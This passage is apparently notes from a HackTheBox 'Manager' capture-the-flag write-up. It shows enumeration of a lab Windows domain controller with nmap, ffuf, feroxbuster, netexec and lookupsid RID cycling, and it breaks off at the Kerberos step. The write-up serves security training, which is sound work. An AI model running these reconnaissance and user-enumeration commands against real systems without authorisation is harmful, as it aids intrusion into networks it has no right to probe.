HTB - Manager - web exploitation - mssql & ESC7 temp AD

IP : 10.10.11.236

ref : https://0xdf.gitlab.io/2024/03/16/htb-manager.html

```
nmap -p- --min-rate 10000  -sS -sV -sS -A 10.10.11.236 -Pn
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Manager
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-
07-27 02:26:54Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-27T02:28:43+00:00; +1h08m07s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-27T02:28:42+00:00; +1h08m06s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.11.236:1433:
```

```
|     Target_Name: MANAGER
|     NetBIOS_Domain_Name: MANAGER
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: manager.htb
|     DNS_Computer_Name: dc01.manager.htb
|     DNS_Tree_Name: manager.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.236:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-07-27T02:28:43+00:00; +1h08m07s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-07-27T02:24:45
|_Not valid after:  2055-07-27T02:24:45
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-27T02:28:43+00:00; +1h08m07s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-27T02:28:42+00:00; +1h08m06s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49721/tcp open  msrpc         Microsoft Windows RPC
```

```
49739/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903
- 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-27T02:28:02
|_  start_date: N/A
|_clock-skew: mean: 1h08m05s, deviation: 1s, median: 1h08m05s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

There's a lot here!

- This is clearly a Windows host, and based on the IIS version from the webserver listening on port 80 it's at least Windows 10 or Server 2016.
- The hostname is dc01, in the domain `manager.htb` (based on LDAP and MSSQL).
- Based on the hostname and the combination of listening ports (Kerberos on 88, LDAP, etc), this host is likely a Windows domain controller.
- There's a MSSQL database server exposed on 1433. There's rarely a way to connect unauthenticated, but should I find creds, I'll want to check this out.
- 5985 (WinRM) is open, which means if I find creds for the right user, I could get a shell.

Virtual Hosts

Before checking the webserver, I'll brute force subdomains of `manager.htb` to see if any return something different with `ffuf`:

```
oxdf@hacky$ ffuf -u http://10.10.11.236 -H "Host: FUZZ.manage.htb" -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
```

```
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.236
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-
top1million-20000.txt
 :: Header           : Host: FUZZ.manage.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 420 req/sec :: Duration:
[0:00:48] :: Errors: 0 ::
```


It doesn't find anything. I'll update my `hosts` file:

```
10.10.11.236 manager.htb dc01.manager.htb
```

Website - TCP 80

Site

The site is for a content writing service:



About Us

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like readable English. Many desktop publishing packages and web page editors now use Lorem Ipsum as their

Get Started

At Your Service

Written with Love

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution

Fast Turnaround

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using

of letters, as opposed to using 'Content here, content t,

READ MORE

'Content here, content here', making it look like

READ MORE

Up to Date

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like now use Lorem Ipsum as their default model text,

READ MORE

Premium Content

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like

READ MORE

Get Your Quote Today!

It is a long established fact that a reader will be distracted by the readable content of a page

Get A Quote

Let's Get In Touch!

Name

Email

Message

Send


Testimonial

JOHNDUE

Farm & CO

ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit

Contact Us



There is a contact form, but submitting it sends a GET request to `/contact.html` without any of the data from the form.


Tech Stack

The pages on the site are all `.html` files, which indicates a static site.

The HTTP response headers shows IIS and not much more:

```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Thu, 27 Jul 2023 16:02:39 GMT
Accept-Ranges: bytes
ETag: "1c67a5c4a3c0d91:0"
Server: Microsoft-IIS/10.0
Date: Wed, 13 Mar 2024 07:03:59 GMT
Connection: close
Content-Length: 18203
```

The 404 page is the standard IIS 404:



Seems like static site running on IIS.


Directory Brute Force

I'll run `feroxbuster` against the site using a lowercase wordlist with Windows IIS:

```
oxdf@hacky$ feroxbuster -u http://10.10.11.236 -w
/opt/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt


 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.9.3
──────────────────────────────┬──────────────────────
 🎯   Target Url              │ http://10.10.11.236
 🚀   Threads                 │ 50
 📖   Wordlist                │ /opt/SecLists/Discovery/Web-Content/raft-
medium-directories-lowercase.txt
 👌   Status Codes            │ All Status Codes!
 💥   Timeout (secs)          │ 7
 🦡   User-Agent              │ feroxbuster/2.9.3
 💉   Config File            │ /etc/feroxbuster/ferox-config.toml
 🏁   HTTP methods            │ [GET]
 🔃   Recursion Depth         │ 4
 🎉   New Version Available   │
https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────┴──────────────────────
 🏁   Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       29l       95w     1245c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
301      GET        2l       10w      146c http://10.10.11.236/js =>
http://10.10.11.236/js/
301      GET        2l       10w      150c http://10.10.11.236/images =>
http://10.10.11.236/images/
301      GET        2l       10w      147c http://10.10.11.236/css =>
```

```
http://10.10.11.236/css/
200      GET      507l     1356w    18203c http://10.10.11.236/
400      GET        6l       26w      324c http://10.10.11.236/error%1F_log
400      GET        6l       26w      324c
http://10.10.11.236/css/error%1F_log
400      GET        6l       26w      324c
http://10.10.11.236/images/error%1F_log
400      GET        6l       26w      324c
http://10.10.11.236/js/error%1F_log
[####################] - 56s   106336/106336  0s      found:8       errors:0
[####################] - 55s    26584/26584   476/s   http://10.10.11.236/
[####################] - 55s    26584/26584   480/s
http://10.10.11.236/js/
[####################] - 55s    26584/26584   480/s
http://10.10.11.236/images/
[####################] - 55s    26584/26584   481/s
http://10.10.11.236/css/
```



Nothing interesting.

SMB - TCP 445

`netexec` shows the same domain and hostname:

```
oxdf@hacky$ netexec smb 10.10.11.236
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True)
(SMBv1:False)
```

I can't enumerate shares with no user, and a bad user does seen to get some auth, but then can't list shares either:


```
oxdf@hacky$ netexec smb 10.10.11.236 --shares
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True)
(SMBv1:False)
SMB         10.10.11.236    445    DC01             [-] Error getting user:
list index out of range
SMB         10.10.11.236    445    DC01             [-] Error enumerating
shares: STATUS_USER_SESSION_DELETED
oxdf@hacky$ netexec smb 10.10.11.236 --shares -u 0xdf -p 0xdf
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True)
(SMBv1:False)
SMB         10.10.11.236    445    DC01             [+]
manager.htb\0xdf:0xdf
SMB         10.10.11.236    445    DC01             [-] Error enumerating
shares: STATUS_ACCESS_DENIED
```

Given that some kind of null auth is allowed here, I can try a RID cycling attack, by bruteforcing Windows user security identifiers (SIDs) by incrementing the relative identifier (RID) part. The Impacket script `loopupside.py` will do this nicely:

```
oxdf@hacky$ lookupsid.py 0xdf@manager.htb -no-pass
Impacket v0.10.1.dev1+20230608.100331.efc6a1c3 - Copyright 2022 Fortra

[*] Brute forcing SIDs at manager.htb
[*] StringBinding ncacn_np:manager.htb[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209
498: MANAGER\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: MANAGER\Administrator (SidTypeUser)
501: MANAGER\Guest (SidTypeUser)
502: MANAGER\krbtgt (SidTypeUser)
512: MANAGER\Domain Admins (SidTypeGroup)
```

```
513: MANAGER\Domain Users (SidTypeGroup)
514: MANAGER\Domain Guests (SidTypeGroup)
515: MANAGER\Domain Computers (SidTypeGroup)
516: MANAGER\Domain Controllers (SidTypeGroup)
517: MANAGER\Cert Publishers (SidTypeAlias)
518: MANAGER\Schema Admins (SidTypeGroup)
519: MANAGER\Enterprise Admins (SidTypeGroup)
520: MANAGER\Group Policy Creator Owners (SidTypeGroup)
521: MANAGER\Read-only Domain Controllers (SidTypeGroup)
522: MANAGER\Cloneable Domain Controllers (SidTypeGroup)
525: MANAGER\Protected Users (SidTypeGroup)
526: MANAGER\Key Admins (SidTypeGroup)
527: MANAGER\Enterprise Key Admins (SidTypeGroup)
553: MANAGER\RAS and IAS Servers (SidTypeAlias)
571: MANAGER\Allowed RODC Password Replication Group (SidTypeAlias)
572: MANAGER\Denied RODC Password Replication Group (SidTypeAlias)
1000: MANAGER\DC01$ (SidTypeUser)
1101: MANAGER\DnsAdmins (SidTypeAlias)
1102: MANAGER\DnsUpdateProxy (SidTypeGroup)
1103: MANAGER\SQLServer2005SQLBrowserUser$DC01 (SidTypeAlias)
1113: MANAGER\Zhong (SidTypeUser)
1114: MANAGER\Cheng (SidTypeUser)
1115: MANAGER\Ryan (SidTypeUser)
1116: MANAGER\Raven (SidTypeUser)
1117: MANAGER\JinWoo (SidTypeUser)
1118: MANAGER\ChinHae (SidTypeUser)
1119: MANAGER\Operator (SidTypeUser)
```




The number before the `:` in the output is the RID. I'll use some Bash foo to get a nice `users` list:

```
oxdf@hacky$ lookupsid.py 0xdf@manager.htb -no-pass | grep SidTypeUser | cut
-d' ' -f2 | cut -d'\' -f2 | tr '[:upper:]' '[:lower:]' | tee users
administrator
guest
krbtgt
dc01$
zhong
cheng
ryan
raven
jinwoo
chinhae
operator
```

I can also do this with `netexec`, just need to use the guest account:

```
oxdf@hacky$ netexec smb 10.10.11.236 -u guest -p '' --rid-brute
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True)
(SMBv1:False)
SMB         10.10.11.236    445    DC01             [+] manager.htb\guest:
SMB         10.10.11.236    445    DC01             498: MANAGER\Enterprise
Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.236    445    DC01             500:
MANAGER\Administrator (SidTypeUser)
SMB         10.10.11.236    445    DC01             501: MANAGER\Guest
(SidTypeUser)
SMB         10.10.11.236    445    DC01             502: MANAGER\krbtgt
(SidTypeUser)
SMB         10.10.11.236    445    DC01             512: MANAGER\Domain
Admins (SidTypeGroup)
SMB         10.10.11.236    445    DC01             513: MANAGER\Domain
Users (SidTypeGroup)
SMB         10.10.11.236    445    DC01             514: MANAGER\Domain
Guests (SidTypeGroup)
SMB         10.10.11.236    445    DC01             515: MANAGER\Domain
Computers (SidTypeGroup)
SMB         10.10.11.236    445    DC01             516: MANAGER\Domain
Controllers (SidTypeGroup)
SMB         10.10.11.236    445    DC01             517: MANAGER\Cert
Publishers (SidTypeAlias)
SMB         10.10.11.236    445    DC01             518: MANAGER\Schema
Admins (SidTypeGroup)
SMB         10.10.11.236    445    DC01             519: MANAGER\Enterprise
Admins (SidTypeGroup)
SMB         10.10.11.236    445    DC01             520: MANAGER\Group
Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.236    445    DC01             521: MANAGER\Read-only
Domain Controllers (SidTypeGroup)
SMB         10.10.11.236    445    DC01             522: MANAGER\Cloneable
Domain Controllers (SidTypeGroup)
SMB         10.10.11.236    445    DC01             525: MANAGER\Protected
Users (SidTypeGroup)
SMB         10.10.11.236    445    DC01             526: MANAGER\Key Admins
(SidTypeGroup)
SMB         10.10.11.236    445    DC01             527: MANAGER\Enterprise
Key Admins (SidTypeGroup)
SMB         10.10.11.236    445    DC01             553: MANAGER\RAS and IAS
Servers (SidTypeAlias)
```

```
SMB         10.10.11.236    445    DC01             571: MANAGER\Allowed
RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.236    445    DC01             572: MANAGER\Denied RODC
Password Replication Group (SidTypeAlias)
SMB         10.10.11.236    445    DC01             1000: MANAGER\DC01$
(SidTypeUser)
SMB         10.10.11.236    445    DC01             1101: MANAGER\DnsAdmins
(SidTypeAlias)
SMB         10.10.11.236    445    DC01             1102:
MANAGER\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.236    445    DC01             1103:
MANAGER\SQLServer2005SQLBrowserUser$DC01 (SidTypeAlias)
SMB         10.10.11.236    445    DC01             1113: MANAGER\Zhong
(SidTypeUser)
SMB         10.10.11.236    445    DC01             1114: MANAGER\Cheng
(SidTypeUser)
SMB         10.10.11.236    445    DC01             1115: MANAGER\Ryan
(SidTypeUser)
SMB         10.10.11.236    445    DC01             1116: MANAGER\Raven
(SidTypeUser)
SMB         10.10.11.236    445    DC01             1117: MANAGER\JinWoo
(SidTypeUser)
SMB         10.10.11.236    445    DC01             1118: MANAGER\ChinHae
(SidTypeUser)
SMB         10.10.11.236    445    DC01             1119: MANAGER\Operator
(SidTypeUser)
```



LDAP - TCP 389 (and others)

I'll use `ldapsearch` to confirm the base domain name:

```
oxdf@hacky$ ldapsearch -H ldap://dc01.manager.htb -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=manager,DC=htb
namingcontexts: CN=Configuration,DC=manager,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=manager,DC=htb
namingcontexts: DC=DomainDnsZones,DC=manager,DC=htb
namingcontexts: DC=ForestDnsZones,DC=manager,DC=htb
```

```
# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

When I try to query further, it says I need auth, which I don't have:

```
oxdf@hacky$ ldapsearch -H ldap://dc01.manager.htb -x -b "DC=manager,DC=htb"
# extended LDIF
#
# LDAPv3
# base <DC=manager,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090CF4, comment: In order to perform this
opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

Kerberos - TCP 88

An alternative way to find usernames is by bruteforcing Kerberos with something like `kerbrute`:

```
